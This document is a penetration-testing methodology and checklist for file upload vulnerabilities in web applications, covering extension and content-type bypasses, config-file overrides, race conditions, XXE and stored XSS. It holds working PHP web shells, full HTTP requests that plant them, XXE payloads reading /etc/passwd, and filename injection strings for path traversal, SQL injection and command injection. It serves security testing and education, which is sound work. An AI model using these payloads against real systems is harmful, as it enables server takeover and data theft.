

File Upload Vulnerabilities

Methodology & Checklist

Eyad Islam Eltaher


July 15, 2026

Contents

1	Methodology Overview	3
2	Phase 1: Reconnaissance	3
2.1	Identify All Upload Entry Points	3
2.2	Endpoint Discovery Techniques	3
3	Phase 2: Baseline Request & Fingerprinting	3
3.1	Capture a Legitimate Upload	3
3.2	Key Elements to Manipulate	4
3.3	Fingerprint the Stack	4
3.4	Determine Storage and Serving	4
4	Phase 3: Systematic Testing	4
4.1	Extension Validation Tests	5
4.2	Content-Type Validation Tests	5
4.3	Content/File Validation Tests	5
4.4	Configuration File Upload Tests	5
4.5	Race Condition Tests	6
4.6	Non-RCE Attack Vectors	6
5	Phase 4: Exploitation	7
5.1	Decision Tree: Which Exploit Path to Take?	7
5.2	Exploitation Path A: Direct Web Shell	7
5.3	Exploitation Path B: Configuration File Override	7
5.4	Exploitation Path C: Race Condition	8
5.5	Exploitation Path D: Non-RCE Attacks	8
5.5.1	Stored XSS via SVG	8
5.5.2	XXE via SVG	8
5.5.3	PUT Method Upload	9
6	Phase 5: Impact Confirmation	9
7	Complete Testing Checklist	9
8	Tools Reference	11
9	Quick Reference: Common Payloads	11
9.1	PHP Web Shell	11
9.2	.htaccess Override	11
9.3	web.config Override (IIS)	11
9.4	XXE Payload (SVG)	11
9.5	Stored XSS (SVG)	11
10	Common Pitfalls & How to Avoid Them	11
11	References	12

1 Methodology Overview

- **Goal:** Identify, confirm, and exploit file upload vulnerabilities across web applications.
- **Approach:** Systematic reconnaissance → endpoint mapping → validation testing → exploitation → impact confirmation.
- **Key mindset:** A file upload vulnerability is rarely a single flaw — it is a chain of validation gaps, server configurations, and access controls.



2 Phase 1: Reconnaissance

2.1 Identify All Upload Entry Points

Checklist

- ✓ **Web forms:** Scan for `<input type="file">` elements in HTML
- ✓ **API endpoints:** Look for `/api/upload`, `/api/files`, `/api/v1/media`
- ✓ **Admin panels:** Often have media, theme, or plugin upload features
- ✓ **Import functions:** CSV, XML, Excel import features
- ✓ **Chat/attachments:** Message attachments, ticket uploads
- ✓ **Profile/avatar:** User profile picture uploads
- ✓ **Document management:** CV, ID verification, KYC uploads
- ✓ **Content Management Systems:** Media libraries, theme/plugin uploads
- ✓ **URL-based uploads:** “Upload by URL” or “import from link” features
- ✓ **PUT endpoints:** Test with `OPTIONS` to check for PUT support
- ✓ **Reverse proxies/CDNs:** Different backends may have different configurations

2.2 Endpoint Discovery Techniques

- **Burp Content Discovery:** Brute-force common upload paths
- **Spider/Crawl:** Follow all links and forms
- **JavaScript analysis:** Look for hardcoded API endpoints
- **Swagger/OpenAPI:** Check for `/swagger`, `/api-docs`, `/docs`
- **Web application firewall (WAF) logs:** Review any accessible error logs

3 Phase 2: Baseline Request & Fingerprinting

3.1 Capture a Legitimate Upload

A typical multipart upload request:

```
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
```

```

Content-Type: multipart/form-data; boundary
-----012345678901234567890123456

-----012345678901234567890123456
Content-Disposition: form-data; name="image"; filename="example.jpg"
Content-Type: image/jpeg

[...binary content of example.jpg...]
-----012345678901234567890123456
Content-Disposition: form-data; name="username"

wiener
-----012345678901234567890123456--

```

3.2 Key Elements to Manipulate

Checklist

- ✓ **Filename:** Extension, path traversal, injection payloads
- ✓ **Part Content-Type:** image/jpeg, text/plain, etc.
- ✓ **File body:** Magic bytes, actual content, polyglot payloads
- ✓ **File size:** Small, large, decompression bombs

3.3 Fingerprint the Stack

- **Server:** Apache, Nginx, IIS, Tomcat
- **Language:** PHP, Java, ASP.NET, Python, Node.js, Ruby
- **Processing libraries:** ImageMagick, GD, FFmpeg, exiftool, Office parsers
- **Framework:** WordPress, Laravel, Django, Spring, Rails
- **Storage location:** Response headers, page source, error messages
- **Serving mechanism:** Direct static serving, download handler, CDN

3.4 Determine Storage and Serving

Checklist

- ✓ Does the response leak the storage path?
- ✓ Is the file served from the same domain or a CDN?
- ✓ Is the path predictable (e.g., /files/avatars/<filename>)?
- ✓ Is there a download handler (/download?id=123)?
- ✓ Does the application return an ID that maps to the file?
- ✓ Can you guess/brute-force the path?

The most exploitable uploads are those where the file is stored in a web-accessible location with a predictable name. If the path is unpredictable or not web-accessible, pivot to non-RCE impacts (XSS, XXE, parser bugs).

4 Phase 3: Systematic Testing

4.1 Extension Validation Tests

Checklist

- ✓ Test the target's native dangerous extension: `.php`, `.jsp`, `.asp`, `.aspx`
- ✓ Test alternative executable extensions:
 - PHP: `.php3`, `.php4`, `.php5`, `.php7`, `.pht`, `.phtml`, `.phar`, `.phpt`, `.pgif`, `.inc`
 - ASP/IIS: `.asa`, `.cer`, `.config`, `.asax`
 - Java: `.jspx`, `.jspxf`
 - Python: `.py`, `.wsgi`
- ✓ Test double extensions: `shell.php.jpg`, `shell.jpg.php`
- ✓ Test reversed double extensions: `shell.php.jpg.png`
- ✓ Test case manipulation: `.pHp`, `.PhP`, `.PHP`
- ✓ Test trailing characters: `.php.`, `.php%20`, `.php.....`
- ✓ Test null byte injection (older stacks): `.php%00.jpg`, `.php\x00.jpg`
- ✓ Test semicolon bypass (legacy Java/ASP): `.asp;.jpg`
- ✓ Test URL-encoded characters: `.%2Ephp`, `.php%2Ejpg`
- ✓ Test Unicode normalization bypasses
- ✓ Test recursive-stripping bypass: `.p.phpphp` → `.php`

4.2 Content-Type Validation Tests

Checklist

- ✓ Change only the part **Content-Type** header to an allowed value while keeping a malicious extension
- ✓ Test with invalid but plausible Content-Types: `image/png`, `application/pdf`
- ✓ Test with **Content-Type**: `application/octet-stream`
- ✓ Test with multiple Content-Type headers
- ✓ Test with malformed Content-Type headers

4.3 Content/File Validation Tests

Checklist

- ✓ Does the server check magic bytes/signatures? Try:
 - JPEG: starts with `FF D8 FF`
 - PNG: starts with `89 50 4E 47`
 - GIF: starts with `47 49 46 38`
- ✓ Does it check image dimensions via `getimagesize()`?
- ✓ Can you embed a payload in EXIF metadata (polyglot)?
- ✓ Can you use a `__halt_compiler()` polyglot (PHP)?
- ✓ Can you create a valid image + web shell polyglot?

4.4 Configuration File Upload Tests

Checklist

- ✓ Try uploading `.htaccess` (Apache) with:

```
AddType application/x-httpd-php .rce
```

- ✓ Try uploading `web.config` (IIS) with:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<configuration>
  <system.webServer>
    <handlers>
      <add name="php" path="*.rce" verb="*" modules="FastCgiModule"
        scriptProcessor="C:\PHP\php-cgi.exe" resourceType="File" />
    </handlers>
  </system.webServer>
</configuration>
```

- ✓ Try uploading uwsgi.ini (Python/WSGI) if applicable

.htaccess files only affect the directory they are placed in and its subdirectories. For the upload to work, the .htaccess file must be uploaded to the same directory where payloads are stored, and Apache must have AllowOverride enabled for that directory.

4.5 Race Condition Tests

Checklist

- ✓ If the server validates after storing (validate-then-delete), try requesting the file immediately after upload
- ✓ Use Burp Turbo Intruder or parallel requests to maximize race window
- ✓ For URL-based uploads, make the remote file respond slowly to widen the window
- ✓ Pad the file with junk data after the payload to slow processing
- ✓ Test if temporary directory names are predictable (e.g., uniqid())


4.6 Non-RCE Attack Vectors

Checklist

- ✓ **Stored XSS via HTML/SVG:** Upload files containing <script> tags
- ✓ **Filename injection:**
 - Path traversal: ../../../../etc/passwd
 - XSS: '>.jpg
 - SQLi: poc.js'(select*from(select(sleep(20)))a)+' .jpg
 - Command injection: file_name; sleep 10;.jpg
- ✓ **XXE via XML-based documents:**
 - SVG files
 - DOCX, XLSX, PPTX (Office Open XML)
 - Custom XML imports
- ✓ **Parser CVEs:**
 - ImageMagick (ImageTragick family)
 - FFmpeg
 - exiftool
 - PDF parsers

5 Phase 4: Exploitation

5.1 Decision Tree: Which Exploit Path to Take?



5.2 Exploitation Path A: Direct Web Shell

If the file is web-accessible and the server executes PHP/ASP/JSP:

```

POST /my-account/avatar HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: image/jpeg

<?php echo system($_GET['command']); ?>
-----WebKitFormBoundary--
  
```

Then request:

```

GET /files/avatars/shell.php?command=id HTTP/1.1
Host: vulnerable-website.com
  
```

5.3 Exploitation Path B: Configuration File Override

Step 1: Upload .htaccess:

```

POST /my-account/avatar HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .rce
-----WebKitFormBoundary--
  
```

Step 2: Upload payload with new extension:

```

POST /my-account/avatar HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

-----WebKitFormBoundary
  
```

```
Content-Disposition: form-data; name="avatar"; filename="shell.rce"
Content-Type: image/jpeg

<?php echo system($_GET['command']); ?>
-----WebKitFormBoundary--
```

Step 3: Execute:

```
GET /files/avatars/shell.rce?command=id HTTP/1.1
Host: vulnerable-website.com
```

5.4 Exploitation Path C: Race Condition

```
# Upload request (sent once)
POST /my-account/avatar HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: image/jpeg

<?php echo system($_GET['command']); ?>
-----WebKitFormBoundary--
```

```
# Repeated requests in parallel (Turbo Intruder)
GET /files/avatars/shell.php?command=id HTTP/1.1
Host: vulnerable-website.com
```

5.5 Exploitation Path D: Non-RCE Attacks

5.5.1 Stored XSS via SVG

```
POST /upload/attachment HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="exploit.svg"
Content-Type: image/svg+xml

<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"></svg>
-----WebKitFormBoundary--
```

5.5.2 XXE via SVG

```
POST /documents/upload HTTP/1.1
Host: vulnerable-website.com
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="exploit.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

```
<svg width="128px" height="128px">
<text>&xxe;</text>
</svg>
-----WebKitFormBoundary--
```

5.5.3 PUT Method Upload

```
PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>
```

6 Phase 5: Impact Confirmation

Checklist

- ✓ **RCE:** Execute a safe command first (`touch /tmp/test`), then verify
- ✓ **File read:** Try reading `/etc/passwd`, `/proc/self/environ`, `C:\Windows\win.ini`
- ✓ **File deletion:** Check if the target file is actually gone
- ✓ **XSS:** Trigger the XSS with an alert, then escalate to session hijacking
- ✓ **XXE:** Confirm external entity resolution by reading a known file
- ✓ **Out-of-band:** Use Burp Collaborator for DNS/HTTP callbacks
- ✓ **Time-based:** Use `sleep(10)` commands to confirm via timing
- ✓ **Log evidence:** Check application logs for signs of execution

7 Complete Testing Checklist

Checklist

Phase 1: Reconnaissance

- ☐ Identify all upload entry points (forms, APIs, admin panels)
- ☐ Check for hidden upload endpoints in JavaScript/Swagger
- ☐ Test OPTIONS method for PUT support
- ☐ Identify backend technology (server, language, libraries)

Phase 2: Baseline & Fingerprinting

- ☐ Capture a legitimate upload request
- ☐ Determine storage location and web accessibility
- ☐ Check if the response leaks the storage path
- ☐ Test if the path is predictable or brute-forceable

Phase 3: Extension Validation

- ☐ Test dangerous extension directly (`.php`, `.jsp`, `.asp`)
- ☐ Test alternative executable extensions
- ☐ Test case manipulation (`.pHp`)
- ☐ Test double extensions (`.php.jpg`)
- ☐ Test reversed double extensions
- ☐ Test trailing characters (`.php.`, `.php%20`)

- ☐ Test null byte injection (`.php%00.jpg`)
- ☐ Test semicolon bypass (`.asp;.jpg`)
- ☐ Test URL-encoded characters
- ☐ Test recursive-stripping bypass (`.p.phpphp`)

Phase 4: Content-Type Validation

- ☐ Change part **Content-Type** to an allowed type
- ☐ Test with invalid but plausible **Content-Type**
- ☐ Test with multiple **Content-Type** headers
- ☐ Test with malformed **Content-Type** headers

Phase 5: Content Validation

- ☐ Test magic byte validation (JPEG, PNG, GIF signatures)
- ☐ Test dimension validation (`getimagesize()`)
- ☐ Create a polyglot file (valid image + payload)
- ☐ Use EXIF metadata to embed payload
- ☐ Use `__halt_compiler()` polyglot for PHP

Phase 6: Configuration Files

- ☐ Test uploading `.htaccess` (Apache)
- ☐ Test uploading `web.config` (IIS)
- ☐ Test uploading `uwsgi.ini` (Python/WSGI)

Phase 7: Race Conditions

- ☐ Test validate-then-delete workflows with parallel requests
- ☐ Use Burp Turbo Intruder to maximize race window
- ☐ For URL-based uploads, make remote file respond slowly

Phase 8: Non-RCE Vectors

- ☐ Test Stored XSS via HTML/SVG uploads
- ☐ Test filename injection (path traversal, XSS, SQLi, command injection)
- ☐ Test XXE via SVG, DOCX, XLSX uploads
- ☐ Test parser CVEs (ImageMagick, FFmpeg, exiftool)

Phase 9: PUT Method

- ☐ Send `OPTIONS` request to check PUT support
- ☐ Attempt direct PUT upload to web-accessible path

Phase 10: Confirmation

- ☐ Verify RCE with a safe command
- ☐ Verify file read with known file path
- ☐ Verify XSS/XXE with out-of-band confirmation
- ☐ Document the exact payload and conditions
- ☐ Test on multiple endpoints to confirm reproducibility

8 Tools Reference

Tool	Purpose
Burp Suite	Intercept, modify, and replay upload requests
Burp Turbo Intruder	Parallel requests for race condition testing
Burp Upload Scanner (extension)	Automated file upload testing
OWASP ZAP FileUpload add-on	Systematic upload vulnerability scanning
fuXploit	Automated file upload fuzzing
exiftool	Create polyglot files with embedded payloads
ImageMagick	Test parser vulnerabilities, create polyglots
ysoserial	Java deserialization payloads (if combined with upload)
PayloadsAllTheThings	Reference payloads for extensions and bypasses

9 Quick Reference: Common Payloads

9.1 PHP Web Shell

```
<?php echo system($_GET['command']); ?>
<?php echo file_get_contents('/path/to/file'); ?>
<?php if(isset($_REQUEST['cmd'])){ echo shell_exec($_REQUEST['cmd']); } ?>
```

9.2 .htaccess Override

```
AddType application/x-httpd-php .rce
AddHandler application/x-httpd-php .rce
</Files>
```

9.3 web.config Override (IIS)

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers>
      <add name="php" path="*.rce" verb="*" modules="FastCgiModule"
        scriptProcessor="C:\PHP\php-cgi.exe" resourceType="File" />
    </handlers>
  </system.webServer>
</configuration>
```

9.4 XXE Payload (SVG)

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg><text>&xxe;</text></svg>
```

9.5 Stored XSS (SVG)

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"></svg>
```

10 Common Pitfalls & How to Avoid Them

- **Pitfall:** Only testing the filename extension, ignoring the part Content-Type
 - **Solution:** Test both independently and in combination

- **Pitfall:** Assuming a 200 response means the file is executable
 - **Solution:** Actually request the uploaded file and verify execution
- **Pitfall:** Testing only `.php` when `.php5` or `.phtml` would work
 - **Solution:** Use PayloadsAllTheThings for comprehensive extension lists
- **Pitfall:** Missing non-RCE attacks because RCE isn't immediately possible
 - **Solution:** Always test stored XSS, XXE, and filename injection
- **Pitfall:** Forgetting to check PUT support
 - **Solution:** Always send OPTIONS request to test endpoints
- **Pitfall:** Not checking if the upload directory executes scripts
 - **Solution:** Test by uploading a benign `test.php` and requesting it
- **Pitfall:** Ignoring CDN/reverse proxy differences
 - **Solution:** Test uploads through different paths/domains

11 References

- PortSwigger Web Security Academy: <https://portswigger.net/web-security/file-upload>
- OWASP File Upload Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
- PayloadsAllTheThings: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files>
- ImageTragick (CVE-2016-3714): <https://imageragick.com/>
- Null Byte Injection: https://owasp.org/www-community/attacks/Null-byte_injection